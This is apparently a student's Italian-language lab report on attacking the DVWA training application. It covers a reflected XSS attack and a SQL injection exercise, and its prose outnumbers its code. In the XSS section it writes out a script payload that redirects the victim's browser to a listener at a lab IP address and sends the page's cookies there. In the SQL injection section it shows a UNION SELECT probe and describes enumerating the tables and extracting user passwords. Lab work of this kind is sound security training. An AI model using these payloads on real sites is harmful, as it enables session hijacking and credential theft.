

Consegna week 13 day 4 – Daniele Rufo

XSS REFLECTED

Analizziamo il campo vulnerabile e facciamo prove per vedere se è vulnerabile.
Le prove sono verificare che la pagina legge l'input utente senza sanificarlo. Da un semplice <i> che rende il corsivo in html ad una porzione di codice in javascript <script> e </script>.



Sappiamo quindi che la pagina è vulnerabile ad attacchi xss.
Provo ad usare uno script alert con *document.cookie* per vedere se visualizzo i cookie della pagina.
Come mostrato sotto funziona.



Iniettiamo ora un payload malevolo che reindirizzi l'utente al server dell'attaccante che riceverà i cookie. Da qui già si evince che c'è un prerequisito ovvero che l'hacker abbia un server in ascolto su una determinata porta.
Serve poi lo script corretto per reindirizzare i cookie. Ho usato il seguente che ho trovato online:


<script>window.location='http://192.168.50.100:12345/?cookie=' + document.cookie</script>


window.location reindirizza l'utente all'IP inserito sul server in ascolto alla porta 12345 inviando i cookie (ancora vediamo il *document.cookie* già usato per la prova precedente con alert).

Se tutto ciò è vero allora l'attaccante deve aver ricevuto i cookie. Ecco lo screen


SQL INJECTION

Sulla sezione sql injection dell'app DVWA troviamo un campo user ID. La prima cosa da fare è provare a manipolarlo con qualche comando random (numeri, lettere ecc) e successivamente, se le prove precedenti hanno restituito risultati soddisfacenti, provare diversi comandi in linguaggio SQL per vedere se siamo di fronte ad un database relazionale che possiamo exploitare proprio tramite SQL.
Le cose scoperte sono le seguenti:
- Numeri restituiscono in ID utente, ma solo fino a 5 quindi in questo database intuisco che probabilmente ci saranno 5 profili utente (inserendo il num 6 non restituisce risultati)
- sintassi SQL viene letta dall'app poiché una sintassi errata restituisce un alert di "errato codice SQL".
Qualche screen di quanto detto.






Da quanto vedo ho due parametri nella query originale e questo mi servirà per poter usare in maniera efficace il comando *UNION* (che appunto unisce il risultato di sue stringhe SELECT). Ho comunque fatto una prova per controllare lanciando una query con un solo parametro come *' UNION SELECT null #* ed il risultato conferma quanto detto.




Il problema è che ho ancora poche informazioni, mi servono query che mi aiutano a capire cosa ho di fronte e soprattuttoo a circoscrivere i miei tentativi. Ho cercato con tools online e AI delle soluzioni e alla fine ho giocato con il mysql per capire quali tabelle fossero nel database e quale poteva fare al caso mio.

Con la seguente sintassi ho scoperto che ci sono due tabelle: guestbook users



Adesso vorrei estrarre informazioni dalla tabella users, il problema è che non conosco le colonne. Ho usato la seguente sintassi:



Ho quindi fatto diversi tentativi di estrazione per raccogliere dati. Tra questi anche le password.